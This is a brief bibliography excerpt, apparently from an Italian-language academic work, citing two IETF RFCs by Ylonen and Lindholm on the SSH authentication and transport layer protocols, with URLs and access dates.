Ylonen, T. and Lindholm, T. (2006a). *The Secure Shell (SSH) Authentication Protocol*. RFC 4252. URL: https://datatracker.ietf.org/doc/html/rfc4252 (visitato il giorno 29/05/2026) (cit. a p. 32).

Ylonen, T. and Lindholm, T. (2006b). *The Secure Shell (SSH) Transport Layer Protocol*. RFC 4253. URL: https://datatracker.ietf.org/doc/html/rfc4253 (visitato il giorno 29/05/2026) (cit. a p. 32).